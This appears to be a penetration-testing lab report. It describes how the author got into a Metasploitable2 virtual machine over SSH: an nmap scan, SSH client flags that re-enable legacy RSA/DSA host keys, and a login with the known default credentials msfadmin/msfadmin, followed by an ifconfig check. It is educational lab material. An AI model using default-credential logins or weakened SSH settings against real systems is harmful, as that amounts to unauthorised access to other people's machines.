Project Title: Initial Exploitation

Scope and Objective: This project aims to demonstrate a methodical exploitation of the SSH service (port 22) running on a vulnerable Metasploitable2 machine. The target environment is a controlled lab setup used strictly for ethical and educational purposes. All exploitation activities adhere to professional cybersecurity guidelines and are documented thoroughly.

---

1. Reconnaissance

Tool Used: Nmap


Command:

```
nmap -sV -sC -p 22 10.138.16.25
```

Result:

```
22/tcp open  ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Screenshot Reference:



```
22/tcp   open   ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Analysis: The OpenSSH version 4.7p1 is significantly outdated and uses deprecated key types like `ssh-rsa` and `ssh-dss`. Modern SSH clients do not support these by default, indicating potential for exploitation.

---

2. Gaining Access (Password Attack)

Tool Used: OpenSSH client (with legacy key algorithms enabled)

Command Used:


```
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa -p 22
msfadmin@10.138.16.25
```

Login Credentials:

- **Username:** msfadmin

- **Password:** msfadmin

Screenshot Reference:



```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #ssh -p 22  msfadmin@10.138.16.25
Unable to negotiate with 10.138.16.25 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa -p 22 msfadmin@10.138.16.25
The authenticity of host '10.138.16.25 (10.138.16.25)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.138.16.25' (RSA) to the list of known hosts.
msfadmin@10.138.16.25's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Mar 26 16:36:54 2025
```

Result: Access to the Metasploitable2 machine was successfully obtained. A terminal shell was provided after login.


---

3. Post-Exploitation Verification

Command Used:

ifconfig

Screenshot Reference:



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 96:16:67:66:4a:26
          inet addr:10.138.16.25  Bcast:10.138.16.255  Mask:255.255.255.0
          inet6 addr: fe80::9416:67ff:fe66:4a26/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14604 (14.2 KB)  TX bytes:6162 (6.0 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```

Purpose: To confirm the internal IP address and network interface of the target, establishing that we are operating within the correct environment and have proper shell access.

Result: Confirmed access to `eth0` with IP `10.138.16.25`.

---

4. Proof of Concept: Legacy Key Weakness Exploitation

The inability of modern SSH clients to connect without legacy key algorithms highlights the weak security posture of the target machine. This weakness was exploited by explicitly enabling insecure key exchange algorithms, thereby bypassing default protections.

Technique:

- Overriding modern SSH client restrictions
- Using default credentials common to vulnerable environments

---

5. Ethical Considerations and Safety Controls

- All actions were performed in an isolated and controlled virtual lab.
- The target system is Metasploitable2, designed for safe penetration testing.
- No unauthorized systems or services were accessed.
- Every step taken was documented for transparency and repeatability.

---

6. Conclusion

The SSH service on Metasploitable2 was successfully accessed using a comb ination of service enumeration, legacy protocol overrides, and password attack (default creds). This showcases a classic example of basic service exploitation and highlights the importance of updating legacy services and disabling insecure cryptographic algorithms.